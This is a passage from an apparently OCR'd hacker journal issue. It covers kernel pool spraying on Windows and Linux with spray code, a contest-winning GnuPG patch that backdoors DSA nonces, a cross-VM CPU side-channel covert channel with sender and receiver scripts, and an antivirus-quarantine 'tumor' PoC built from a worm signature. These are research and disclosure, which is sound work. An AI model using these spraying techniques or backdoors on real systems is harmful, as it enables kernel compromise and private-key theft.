     NonPagedPool,
3    NonPagedPoolExecute                    = NonPagedPool,
     PagedPool,
5    NonPagedPoolMustSucceed                = NonPagedPool + 2,
     DontUseThisType,
7    NonPagedPoolCacheAligned               = NonPagedPool + 4,
     PagedPoolCacheAligned,
9    NonPagedPoolCacheAlignedMustS          = NonPagedPool + 6,
     MaxPoolType,
11   NonPagedPoolBase                       = 0,
     NonPagedPoolBaseMustSucceed            = NonPagedPoolBase + 2,
13   NonPagedPoolBaseCacheAligned           = NonPagedPoolBase + 4,
     NonPagedPoolBaseCacheAlignedMustS      = NonPagedPoolBase + 6,
15   NonPagedPoolSession                    = 32,
     PagedPoolSession                       = NonPagedPoolSession + 1,
17   NonPagedPoolMustSucceedSession         = PagedPoolSession + 1,
     DontUseThisTypeSession                 = NonPagedPoolMustSucceedSession + 1,
19   NonPagedPoolCacheAlignedSession        = DontUseThisTypeSession + 1,
     PagedPoolCacheAlignedSession           = NonPagedPoolCacheAlignedSession + 1,
21   NonPagedPoolCacheAlignedMustSSession   = PagedPoolCacheAlignedSession + 1,
     NonPagedPoolNx                         = 512,
23   NonPagedPoolNxCacheAligned             = NonPagedPoolNx + 4,
     NonPagedPoolSessionNx                  = NonPagedPoolNx + 32
25 } POOL_TYPE;
```

This means that if you want to use our `win32k!_gre_bitmap` technique, you must use it only on objects existing in SessionPool, which is not always the case. But on the other hand, as we already discussed, in different pools you can find different objects to fulfill your needs. Another nice example, in a different pool, was leveraged by Alex Ionescu,[14] using the Pipe object (and proposed with the socket object as well):


CreatePipe function

Creates an anonymous pipe, and returns handles to the read and write ends of the pipe.

Syntax

C++

```
BOOL WINAPI CreatePipe(
  _Out_    PHANDLE                hReadPipe,
  _Out_    PHANDLE                hWritePipe,
  _In_opt_ LPSECURITY_ATTRIBUTES lpPipeAttributes,
  _In_     DWORD                  nSize
);
```

The following piece of code represents another `kmalloc` of chosen size.

```
1  class CPipeBufObj :
       public IPoolBuf
3  {
       CPipe m_pipe;
```

[14] *Sheep Year Kernel Heap Fengshui: Spraying in the Big Kids' Pool*, Alex Ionescu, Dec 2014

```
public:
    size_t Alloc(void* mem,size_t size) override{
        size_t n_written = 0;
        auto status = WriteFile(
            m_pipe.In(),
            mem,size,
            &n_written,nullptr);
        if (!NT_SUCCESS(status))
            return 0;

        return n_written;
    }

    void Free() override{
        m_pipe.reset(new CPipe)
    }
};
```

This was just a sneak peek at two objects that are easy to misuse for precise control over kernel memory content (via SetBitmapBits and WriteFile) and the pool layout (via Alloc and Free). Precise pool layout control can be achieved mainly in big pools, where layout can be controlled to a large extent. With small allocations, you may face more problems due to randomization being in place, as covered by the nifty research [10] of Tarjei Mandt and Chris Valasek.

We mention only a few objects to spray with; however, if you invest a bit of time to look around the kernel, you will find other mighty objects in different pools as well.

4.2 Linux (Android) Kernel

In Linux, you face a different scenario. With SLUB, you encounter problems due to overall randomization, and due to data that is not so easily controllable. In addition, SLUB has a different concept of pool separation—that of separate kernel caches for specific object types. Kernel caches provide far better granularity, as often only a few objects are stored in the same cache.

In order to exploit an overflow, you may need to use a particular object of the same cache, or force the overflow from your `SLAB_objectA` to a new `SLAB_objectB` block. In case of UAF, you can also force a whole particular SLAB block to be freed and reallocate it with another SLAB object. Either of these variants may be complex and not very stable.

However, not all objects are stored in those kernel caches, and a lot of the useful ones are allocated from the default object pool based only on the size of the object, so in the same SLAB you can mix different objects.

Our first useful object for playing with the pool layout is Pipe:

```
class CPipeObject :
    public IPoolObj
{
    std::unique_ptr<CPipe> m_pipe;
public:
    operator CPipe*(){
        return m_pipe.get();
    }

    CPipeObject() :
        m_pipe(nullptr){
    }

    bool Alloc() override{
        m_pipe.reset(new CPipe());
        if (!m_pipe.get())
            return false;
```

```
        if (!m_pipe->IsReady())
            return false;

        // Let's cover same SLAB, pipe, and its buffer!
        // fcntl(m_pipe->In(), F_SETPIPE_SZ, PAGE_SIZE * 2);
        return true;
    }

    void Free() override{
        m_pipe.release();
    }
};
```

Another object to look at is TTY:

```
class CTtyObject :
    public IPoolObj
{
    CScopedFD m_fd;
public:
    operator int(){
        return m_fd;
    }

    CTtyObject() :
        m_fd(-1)
    {
    }

    bool Alloc() override{
        m_fd.reset(open("/dev/ptmx", O_RDWR | O_NONBLOCK));
        return (-1 != m_fd);
    }

    void Free() override{
        m_fd.reset();
    }
};
```

Another one that comes to mind is Socket:

```
class CSocketObject :
    public IPoolObj
{
    CScopedFD m_sock;
public:
    operator int(){
        return m_sock;
    }

    CSocketObject() :
        m_sock(-1)
    {
    }

    bool Alloc() override {
        m_sock.reset(socket(AF_INET, SOCK_DGRAM, IPPROTO_ICMP));
        return (-1 != m_sock.get());
    }

    void Free() override{
```

```
21          m_sock.reset();
        }
23  };
```


However, in our implementations we only play with allocations of sizes `sizeof(Pipe)`, `sizeof(TTY)`, `sizeof(Socket)`, but not with their associated buffers for the Pipe, TTY, or Socket objects respectively. Therefore, here we omit doing the equivalent of `memcpy`, but you can ship your controlled data to kernel memory through the `write` syscall, which will store it there faithfully byte-for-byte.

Here is an example with Pipe. It is similar to the Windows example. In Windows we use the WriteFile API, but in the Linux implementation we have to use CPipe. Write, like in this example with `fcntl` syscall:

```
1   class CPipeBufObj :
        public IPoolBuf
3   {
        CPipe m_pipe;
5   public:
        size_t Alloc(void* mem,size_t size) override {
7           auto shift = KmallocIndexByPipe(size);
            if (!shift)
9               return nullptr;
            if (-1 == fcntl(pipe.In(), F_SETPIPE_SZ, PAGE_SIZE * shift))
11              return nullptr;
            if (!pipe->Write(mem, size))
13              return nullptr;
            return size;
15      }

17      void Free() override {
            m_bitmap.reset();
19      }
    };
```

One of the reasons why we focus mainly on object header-based kmallocs is that in Linux the objects we deal with are easy to overwrite, have a lot of pointers and useful state we can manipulate, and are often quite large. For example, they may cover different SLABSs, and may even be located in the same SLAB as various kinds of buffers that make pretty sexy targets. One more reason is covered later in this article.

However, pool layout is a far more difficult task than described above, as randomization complicates it to a large extent. You can usually overcome it with spraying in the same cache and filling most of the pool to ensure that almost every object there can be used for exploitation (as due to randomization you don't know where your target will reside).



Sometimes by trying to do this kind of pool layout with overflowable buffer and right object headers you can achieve full pwn even without touching `addr_limit`.

Pool spray brute force implementation:

```
template<typename t_PoolObjType, bool FIFO>
    size_t
    Spray(
        size_t objLimit
        )
    {
        for (size_t n_obj_id = 0; n_obj_id < objLimit; n_obj_id++){
            std::unique_ptr<IPoolObj> pool_obj(new t_PoolObjType());
            if (!pool_obj)//not enough memory on heap ?
                break;
            if (!pool_obj->Alloc())//not enough memory on pool ?
                break;
            if (FIFO)
                BILIST::push_back(*static_cast<t_PoolObjType*>(pool_obj.release()));
            else
                BILIST::push_front(*static_cast<t_PoolObjType*>(pool_obj.release()));
        }
        return BILIST::size();
    }
```

But as we mentioned before, a big drawback to effective pool spraying on Linux and to doing a massive controllable pool layout is the limit on the number of owned kernel objects per process. You can create a lot of processes to overcome it, but that is bit messy, does not always properly solve your issue, or is not possible anyway.

Spray by GFP_USER zone:

To overcome this limitation and to control more of the kernel memory (zone GFP_USER) state, we came up with a somewhat more comprehensive solution presented at Confidence 2015.[15]

To understand this technique, we will need to take a closer look at the splice method.

```
ssize_t default_file_splice_read(struct file *in, loff_t *ppos,
                 struct pipe_inode_info *pipe, size_t len,
                 unsigned int flags)
{
    unsigned int nr_pages;
```

[15] *SPLICE When Something is Overflowing* by Peter Hlavaty, Confidence 2015


```
    unsigned int nr_freed;
    size_t offset;
    struct page *pages[PIPE_DEF_BUFFERS];
//...
    struct splice_pipe_desc spd = {
        .pages = pages,
        .partial = partial,
        .nr_pages_max = PIPE_DEF_BUFFERS,
        .flags = flags,
        .ops = &default_pipe_buf_ops,
        .spd_release = spd_release_page,
    };
//...
    for (i = 0; i < nr_pages && i < spd.nr_pages_max && len; i++) {
        struct page *page;

        page = alloc_page(GFP_USER);
//...
```

As you can see from this highlight, the important page is `alloc_page(GFP_USER)`, which is allocated for `PAGE_SIZE` and filled with controlled content later. This is nice, but we still have a limit on pipes!

Now here is a paradox: sometimes randomization can play in your hands!

And that's our case... In other words, when you do splice multiple (really a lot of) times, you will cover a lot of random pages in kernel's virtual address space. But that's exactly what we want!

But to trigger `default_file_splice_read` you need to provide the appropriate pipe counterpart to splice, and one of the kosher candidates is `/dev/ptmx` a.k.a. TTY. And as splice is for moving content around, you will need to perform a few steps to achieve a successful spray algorithm:



You will need to (1) fill tty slave; (2) splice tty master to pipe in; (3) read it out from pipe out; and (4) go back to (1).

In conclusion, we consider kmalloc, with *per-byte-controlled* content, and kfree controllable by user to that extent very damaging for overall kernel security and introduced mitigations. And we believe that this power will be someday stripped from the user, therefore making harder exploitation of otherwise difficult to exploit vulnerabilities.

By the way, in this article we do not discuss kernel memory control by ret2dir technique.[16] For additional info and practical usage check our (@antlr7 of @K33nTeam) research from BHUS15![17]

[16] *ret2dir: Rethinking Kernel Isolation* by Kemerlis, Polychronakis, and Keromytis

[17] *Universal Android Rooting is Back!* by Wen Xu, BHUSA 2015

```
unzip pocorgtfo09.pdf bhusa15wenxu.pdf
```

5 Second Underhanded Crypto Contest

by Taylor Hornby

Defcon 23's Crypto and Privacy Village mini-contest is over. Despite the tight deadline, we received five high-quality submissions in two categories. The first was to patch GnuPG to leak the private key in a message. The second was to backdoor a password authentication system, so that a secret value known to an attacker could be used in place of the correct password.

5.1 GnuPG Backdoor

We had three submissions to the GnuPG category. The winner is Joseph Birr-Pixton. The submission takes advantage of how GnuPG 1.4 generates DSA nonces.

The randomness of the DSA nonce is crucial. If the nonce is not chosen randomly, or has low entropy, then it is possible to recover the private key from digital signatures. GnuPG 1.4 generates nonces by first generating a random integer, setting the most-significant bit, and then checking if the value is less than a number Q (a requirement of DSA). If it is not, then the most-significant 32 bits are randomly generated again, leaving the rest the same.

This shortcut enables the backdoor. The patch looks like an improvement to GnuPG, to make it zero the nonce after it is no longer needed. Unfortunately for GnuPG, but fortunately for this contest, there's an extra call to `memset()` that zeroes the nonce in the "greater than Q" case, meaning the nonce that actually gets used will only have 32 bits of entropy. The attacker can fire up some EC2 instances to brute force it and recover the private key.

```
diff --git a/cipher/dsa.c b/cipher/dsa.c
index e23f05c..e496d69 100644
--- a/cipher/dsa.c
+++ b/cipher/dsa.c
@@ -93,6 +93,7 @@ gen_k( MPI q )
     if( !rndbuf || nbits < 32 ) {
+      if (rndbuf) memset(rndbuf, 0, nbytes);
       xfree(rndbuf);
       rndbuf = get_random_bits(nbits, 1, 1);
     }
@@ -115,15 +116,18 @@ gen_k( MPI q )
     if( !(mpi_cmp( k, q ) < 0) ) { //k<q
       if( DBG_CIPHER )
         progress('+');
+      memset(rndbuf, 0, nbytes);
       continue; /* no  */
     }
     if( !(mpi_cmp_ui( k, 0 ) > 0) ){ //k>0
       if( DBG_CIPHER )
         progress('-');
+      memset(rndbuf, 0, nbytes);
       continue; //no
       }
       break; //okay
     }
+  memset(rndbuf, 0, nbytes);
     xfree(rndbuf);
     if(DBG_CIPHER)
       progress('\n');
```

5.2 Backdoored Password Authentication

There were two entries to the password authentication category. The winner is Scott Arciszewski. This submission pretends to be a solution to a user enumeration side channel in a web login form. The problem is that if the username doesn't exist, the login will fail fast. If the username does exist, but the password is wrong, the password check will take a long time, and the login will fail slow. This way, an attacker can check if a username exists by measuring the response time.

The fix is to, in the username-does-not-exist case, check the password against the hash of a random garbage value. The garbage value is generated using `rand()`, a random number generator that is not cryptographically secure. Some `rand()` output is also exposed to the attacker through cache-busting URLs and CSRF tokens. With that output, the attacker can recover the internal `rand()` state, predict the garbage value, and use it in place of the password.

– — — – — — — — — — –

An archive with all of the entries is included within this PDF.[18] The judge for this competition was Jean-Philippe Aumasson, to whom we extend our sincerest thanks.

[18] `unzip pocorgtfo09.pdf uhc-subs.tar.xz`

THE FIRST WEST COAST COMPUTER FAIRE

A Conference & Exposition on

Personal & Home Computers

Available* for the first time:

CONFERENCE PROCEEDINGS

of the largest convention ever held

Exclusively Devoted to Home & Hobby Computing

over 300 pages of conference papers, including:

(Topic headings with approximate count of 7"x10" pages)

Friday & Saturday Banquet Speeches (16)
Tutorials for the Computer Novice (16)
People & Computers (13)
Human Aspects of System Design (9)
Computers for Physically Disabled (7)
Legal Aspects of Personal Computing (6)
Heretical Proposals (11)
Computer Art Systems (2)
Music & Computers (43)
Electronic Mail (8)
Computer Networking for Everyone (14)
Personal Computers for Education (38)
Residential Energy & Computers (2)
Systems for Very Small Businesses (5)
Entrepreneurs (6)
Speech Recognition & Speech Synthesis by Computer (14)
Tutorials on Software Systems Design (11)
Implementation of Software Systems and Modules (10)
High-Level Languages for Home Computers (15)
Multi-Tasking on Home Computers (10)
Homebrew Hardware (8)
Bus & Interface Standards (17)
Microprogrammable Microprocessors for Hobbyists (18)
Amateur Radio & Computers (11)
Commercial Hardware (8)

---- *plus* ----

Names & addresses of the 170+ exhibitors at the Computer Faire

---

Order *now* from:
Computer Faire
Box 1579
Palo Alto CA 94302
(415) 851-7664

Proceedings:	$12.00	($11.95, plus a nickel, if you prefer)
Shipping & Handling:	.68	(Write for shipping charges ouside U.S.A.)
Outside California:	$12.68	Payment must accompany the order.
Californians Add:	.72	6% Sales Tax
Inside California:	$13.40	Payment must accompany the order.

**Copies will be shipped before August 30, 1977.*

 BOX 1579, PALO ALTO CA 94302 oOo (415) 851-7664

6 Exploiting Out-of-Order-Execution; or, Processor Side Channels to Enable Cross VM Code Execution

by Sophia D'Antoine

In which Sophia uses the `MFENCE` *instruction on virtual machines, just as Joshua used trumpets on the walls of Jericho. —PML*

At REcon 2015, I demonstrated a new hardware side channel that targeted co-located virtual machines in the cloud. This attack exploited the CPU's pipeline as opposed to cache tiers, which are often used in side channel attacks. When designing or looking for hardware-based side channels—specifically in the cloud, I analyzed a few universal properties that define the "right" kind of vulnerable system as well as unique ones tailored to the hardware medium.

The relevance of these types of attacks will only increase—especially attacks that target the vulnerabilities inherent to systems that share hardware resources, such as in cloud platforms.




Figure 1: Virtualization of physical resources

6.1 What is a Side Channel Attack?

Basically a side channel is a way for any meaningful information to be leaked from the environment running the target application, or in this case the victim virtual machine (as in Figure 6). In this case, a process (the attacker) must be able to repeatedly record this environment "artifact" from inside one virtual machine.

In the cloud, this environment is the shared physical resources on the service used by the virtual machines. The hypervisor dynamically partitions each physical resource—which is then seen by a single virtual machine as its own private resource. The side channel model in Figure 6.1 illustrates this.

Knowing this, the attacker can affect that resource partition in a recordable way, such as by flushing a line in the cache tier, waiting until the victim process uses it for an operation, then requesting that address again—recording what values are now there.




Figure 2: Side channel model

6.2 What Good is a Side Channel Attack?

Great! So we can record things from our victim's environment—but now what? Of course, some kinds of information are better than others; here is an overview of the different kinds of attacks people have considered, depending on what the victim's process is doing.

Crypto key theft. Crypto keys are great, private crypto keys are even better. Using this hardware side channel, it's possible to leak the bytes of the private key used by a co-located process. In one scenario, two virtual machines are allocated the same space in the L3 cache at different times. The attacker flushes a certain cache address, waits for the

victim to use that address, then queries it again—recording the new values that are there.[1]

Process monitoring. What applications is the victim running? It will be possible for find out when you record enough of the target's behavior, i.e., its CPU or pipeline usage or values stored in memory. Then a mapping between the recording to a specific running process could be constructed—up to some varied degree of certainty. Warning, this does rely on at least a rudimentary knowledge of machine learning.

Environment keying. This attack is handy for proving co-location. Using the environment recordings taken off of a specific hardware resource, you can also uniquely identify one server from another in the cloud. This is useful to prove that two virtual machines you control are co-resident on the same physical server. Alternatively, if you know the behavior signature of a server your target is on, you can repeatedly create virtual machines in the targeted cloud, recording the behavior on each system until you find a match.[2]

Broadcast signal. This attack is a nifty way of receiving messages without access to the Internet. If a colluding process is purposefully generating behavior on a pre-arranged hardware resource, such as purposefully filling a cache line with 0's and 1's, the attacker (your process) can record this behavior in the same way it would record a victim's behavior. You then can translate the recorded values into pre-agreed messages. Recording from different hardware mediums results in a channel with different bandwidths.[3]

6.3 The Cache is Easy; the Pipeline is Harder

Now all of the above examples used the cache to record the environment shared by both victim and attacker processes. It is the most widely used resource in both literature and practice for constructing side channels, as well as the easiest one to record artifacts from. Basically, everyone loves cache.

However, the cache isn't the only shared resource. Co-located virtual machines also share the CPU execution pipeline, as illustrated in Figure 3. In order to use the CPU pipeline, we must be able to record a value from it. Unfortunately, there is no easy way for any process to query the state of the pipeline over time—it is like a virtual black-box.

The only thing a process can know is the instruction set order it gives to be executed on the pipeline and the result the pipeline returns. This is the information source we will mine for a number of effects and artifacts, as follows.

Out of order execution: a pipeline's artifact. We can exploit this pipeline optimization as a means to record the state of the pipeline. The known input instruction order will result in two different return values—one is the expected result(s), the other is the result if the pipeline executes them out-of-order.




Figure 3: Foreign processes can share the same pipeline

Strong memory ordering. Our target, cloud processors, can be assumed to be x86/64 architecture—implying a usually strongly-ordered memory model.[4] This is important, because the pipeline will optimize the execution of instructions, but will attempt to maintain the right order of stores to memory and loads from memory.

However, the stores and loads from different threads may be reordered by out-of-order-execution. Now, this reordering is observable if we're clever enough.

Recording instruction reorder (or, how to be clever). In order for the attacker to record these reordering artifacts from the pipeline, we must record two things for each of our two threads: *input instruction order* and *return value*.

Additionally, the instructions in each thread must contain a `STORE` to memory and a `LOAD` from memory. The `LOAD` from memory must reference the location stored to by the opposite thread. This setup ensures the possibility for the four cases illustrated in Figure 4. The last is the artifact we record; doing so several thousand times gives us averages over time.




Figure 4: The attacker can record when its instructions are reordered

Sending a message. To make our attacks more interesting, we want to be able to force the amount of recorded out-of-order-executions. This ability is useful for other attacks, such as constructing covert communication channels.

In order to do this, we need to alter how the pipeline optimization works—by increasing the probability that it either will or will not reorder our two threads. The easiest is to enforce a strong memory order and guarantee that the attacker will receive fewer out-of-order-executions. This is where memory barriers come in.

Memory barriers. In the x86 instruction set, there are specific barrier instructions that stop the processor from reordering the four possible combinations of `STORE`'s and `LOAD`'s. What we're interested in is forcing a strong order when the processor encounters an instruction set with a `STORE` followed by a `LOAD`. The `MFENCE` instruction does exactly this.

By getting the colluding process to inject these memory barriers into the pipeline, the attacker ensures that the instructions will not be reordered, forcing a noticeable decrease in the recorded averages. Doing this in distinct time frames allows us to send a binary message, as shown in Figure 5. More details are available in my thesis.[19]

Figure 5: `MFENCE` ensures the strong memory order on pipeline

The takeaway is that—even with virtualization separating your virtual machine from the hundreds of other alien virtual machines!—the pipeline can't distinguish your process's instructions from all the other ones, and we can use that to our advantage.

References

[1] *FLUSH+RELOAD: a High Resolution, Low Noise, L3 Cache Side-Channel Attack*, Yuval Yarom, Katrina Falkner, USENIX Security 2014

[2] *Cross-Tenant Side-Channel Attacks in PaaS Clouds* Yinqian Zhang, Ari Juels, Michael K. Reiter, Thomas Ristenpart ACM CCS 2014

[3] *Whispers in the Hyper-space: High-speed Covert Channel Attacks in the Cloud*, Zhenyu Wu, Zhang Xu, Haining Wang USENIX Security 2012

[4] *Weak vs. Strong Memory Models*, Preshing on Programming, `http://preshing.com/20120930/weak-vs-strong-memory-models/`

```
1  '''

3  TRANSMITTER
   sophia.re
5  07/06/15

7  '''

9  from time import time,sleep
   import os
11
   # takes a binary string as input
```

[19] `unzip pocorgtfo09.pdf crossvm.pdf`

```
def send (Message, roundLength):
        for x in Message:
                # Run a single busy loop to represent a 0
                if( x == '0'):
                        print('sending', x)
                        # change the time of this busy loop to match receiver round length
                        start_time = time()
                        end_time = time() + roundLength #this number is loop time in seconds
                        while( start_time < end_time):
                                start_time = time() #do nothing
                else:
                        # send a 'hi' bit in a given time frame
                        # by reducing the received out of order executions
                        # this is done using the sender exe
                        print('sending', x)
                        start_time = time()
                        end_time = time() + roundLength
                        while( start_time < end_time):
                                os.system("C:\\CPUSender.exe")
                                # do nothing until sending c process terminates
                                start_time = time()


def main():
        # measured receiver time frame length in seconds - (for one bit)
        roundLength = 1.08
        message = ''

        # enter binary string
        while( message != 'exit'):
                message = raw_input('Enter Binary String: ')
                start_t = time()
                if( message != 'exit'):
                        send(message,roundLength)
                print "\nTotal execution time: "
                print time() - start_t

if __name__ == "__main__":
        main()
```

```
'''

RECEIVER
sophia.re
07/06/15

'''

from time import time,sleep
import os
import sys, subprocess
import msvcrt as m
import matplotlib
import matplotlib.pyplot as plt

def main():

  while True:
    start_time = time()
    end_time = time() + 12
    print "Receiving Bits in Words (8 bit blocks)....\n"

    # records out of order executions and writes averages to file
```

```
    p = subprocess.Popen("C:/Receiver.exe "+"1 "*8)
    while start_time < end_time:
      start_time = time()
    print time()

    # wait because of system latency
    p = subprocess.Popen("C:/nop.exe")
    p = subprocess.Popen("C:/nop.exe")

    # read all recorded out of order executions from file
    f = open("C:/Python27/BackupCheck.txt")
    txt = f.readlines()
    f.close()
    txt = txt[0]
    print "Received Bits\n"
    print txt

    # trigger a picture to appear
    bits = txt.split(":")
    if "11" in bits[0]:
      print "\n [+] trigger detected "
      exe = "C:/Users/root/Downloads/JPEGView_1_0_29/JPEGView.exe"
      args = '"C:/pics"'
      p = subprocess.call([exe,args])
      sys.exit(0)
      quit()
    else:
      print "\n [+] trigger not detected"


    # plot received out of order executions to view step signal
    print "\n\nEnter to Plot...."

    p.kill()
    m.getch()

    # plot recorded OoOE step signal to png file
    with open("BackupCheck2.txt") as f:
      data = f.read()
    data = data.split("\n")

    y = [float(x) for x in data[0].split(' ')[:-1]]
    x = list(xrange(len(y)))
    print "There are ", len(y), " elements to plot."

    fig = plt.figure()
    ax1 = fig.add_subplot(111)
    ax1.set_title("Plot Received OoOE")
    ax1.set_xlabel("iterations")
    ax1.set_ylabel("out-of-order-execution averages")
    ax1.fill_between(x,y,color='yellow')
    ax1.plot(x,y, marker='.',lw=1,label='the data', alpha=0.3)
    leg = ax1.legend()

    plt.savefig('plot.png', bbox_inches='tight')

    # repeat
    print "\n\nEnter to Continue...."
    m.getch()

if __name__ == "__main__":
  main()
```

7 Antivirus Tumors

by Eric Davisson

McAfee Enterprise VirusScan (not the home version of their AV) has a peculiar way of quarantining malware. If an anti-virus product wants to keep a forensic copy of removed malware, it must either move it to an area of the system that it doesn't scan, or it must somehow transform this malware data so it can no longer be seen by the anti-virus signature. VirusScan is almost able to get away with the second option. Almost.

A VirusScan quarantine file (`.bup`) is an odd form of an archive format called Compound File Binary Format that can usually be read by `7zip`. This file contains two files. One of them is a file that contains metadata on the original malware. The other file is the malware file that was removed. Both of these files have been XOR encoded with a one byte key of `0x6a` (ASCII '`j`'). This `7zip` file is archive mode only, so it has no compression. All of this is extremely useful.

Let's say that hypothetically all '`X`' characters look like malware to our AV. (This is a bit contrived, but we'll get back to a real example soon.) This X is `0x58` or `0b01011000`. To bitwise XOR this char with `0x6A` would give us '`2`' (`0x32` or `0b00110010`). So our PoC would be '`X2`' for a signature that looked for '`X`'. Why? Our tumor has the contents of '`X2`', and since that contains '`X`', it's bad malware and needs to be quarantined. The file gets XORed to become '`2X`' and archived with the metadata. If you did a hexdump on this forensic `.bup` file, the contents of '`2X`' are still visibly malicious and need to be quarantined!

I neither have nor want access to McAfee's signatures, but we all have access to ClamAV's set of signatures. It is possible (and highly verified) that there is some signature overlap, as files can come up dirty on multiple vendors' scans. In this PoC, I will use ClamAV's "Worm.VBS.IRC.Alba (Clam)" signature. Despite the name, I assure you that if you submit the file through McAfee, it scans dirty.

The following script extracts a plaintext Clam signature database, parses out the data of our signature, and writes the original and XOR'd form of this signature to a file called `tumor`. This assumes you're on a Linux system with ClamAV installed with signatures loaded in `/var/lib/clamav/`.

```
dd if=/var/lib/clamav/main.cvd of=hivs.tar \
   bs=512 skip=1 2> /dev/null;
tar -x main.db -f hivs.tar 2> /dev/null;
chmod 666 main.db;
rm hivs.tar;
grep "IRC.Alba" main.db                    \
   | grep -o "[0-9a-f]\+\$"                \
   | xxd -r -p | perl -0777 -e             \
   '$k = <>; print $k;
print ($k ^ ("j" x length($k)));'          \
   > tumor;
rm main.db
```

This tumor is *benign*, as its growth eventually stops after a few rounds, and I've not yet been able

```
0000000: 7269 7074 5d27 2b43 6861 7228 2444 292b  ript]'+Char($D)+
0000010: 4368 6172 2824 4129 2b0d 0a27 6e30 3d6f  Char($A)+..'n0=o
0000020: 6e20 313a 4a4f 494e 3a23 3a20 6966 2028  n 1:JOIN:#: if (
0000030: 2024 6d65 2021 3d20 246e 6963 6b20 2927   $me != $nick )'
0000040: 0d0a 277b 202f 6463 6320 7365 6e64 2024  ..'{ /dcc send $
0000050: 6e69 636b 2063 3a5c 6d69 7263 5c64 6f77  nick c:\mirc\dow
0000060: 6e6c 6f61 645c 616c 6261 2e65 7865 207d  nload\alba.exe }
0000070: 272b 4318 031a 1e37 4d41 2902 0b18 424e  '+C....7MA)...BN
0000080: 2e43 4129 020b 1842 4e2b 4341 6760 4d04  .CA)...BN+CAg`M.
0000090: 5a57 0504 4a5b 5020 2523 2450 4950 4a03  ZW..J[P %#$PIPJ.
00000a0: 0c4a 424a 4e07 0f4a 4b57 4a4e 0403 0901  .JBJN..JKWJN....
00000b0: 4a43 4d67 604d 114a 450e 0909 4a19 0f04  JCMg`M.JE...J...
00000c0: 0e4a 4e04 0309 014a 0950 3607 0318 0936  .JN....J.P6....6
00000d0: 0e05 1d04 0605 0b0e 360b 0608 0b44 0f12  ........6....D..
00000e0: 0f4a 174d 4129                           .J.MA)
```

to compose a proof of concept of a *malignant* tumor, one that eventually fills the hard disk. Through experimentation, I suspect that McAfee signatures are more complex than string matches. For example, when McAfee pulls out of my pool a file that previously had no nulls but now does, it often no longer sees it as malware and rejoices. This is a problem as `7zip` introduces nulls in its metadata. Also some malicious data no longer triggers the antivirus when pushed deeper into the file. These barriers may be bypassed by more intimate knowledge of the McAfee signatures.

8 Brewing TCP/IPA; or, A Useful Skill for the Zombie Apocalypse

by Ron Fabela of Binary Brew Works

Hacking is a broad term that has too many negative and positive connotations to list. But whichever connotations you prefer, it is a skillset, and a skill is all about things or services that can be exchanged for currency or bartered for goods. While this fine journal excels in sharing scattered bits of useful hacking knowledge, the vast majority of publications repeat ad nauseam the same drivel of the cyber world. But when the zombies come—and they will come!—what good are your SQL injections for survival? How will you exchange malware for fresh vegetables and clean drinking water? What practical skills do you have that can enable your survival?

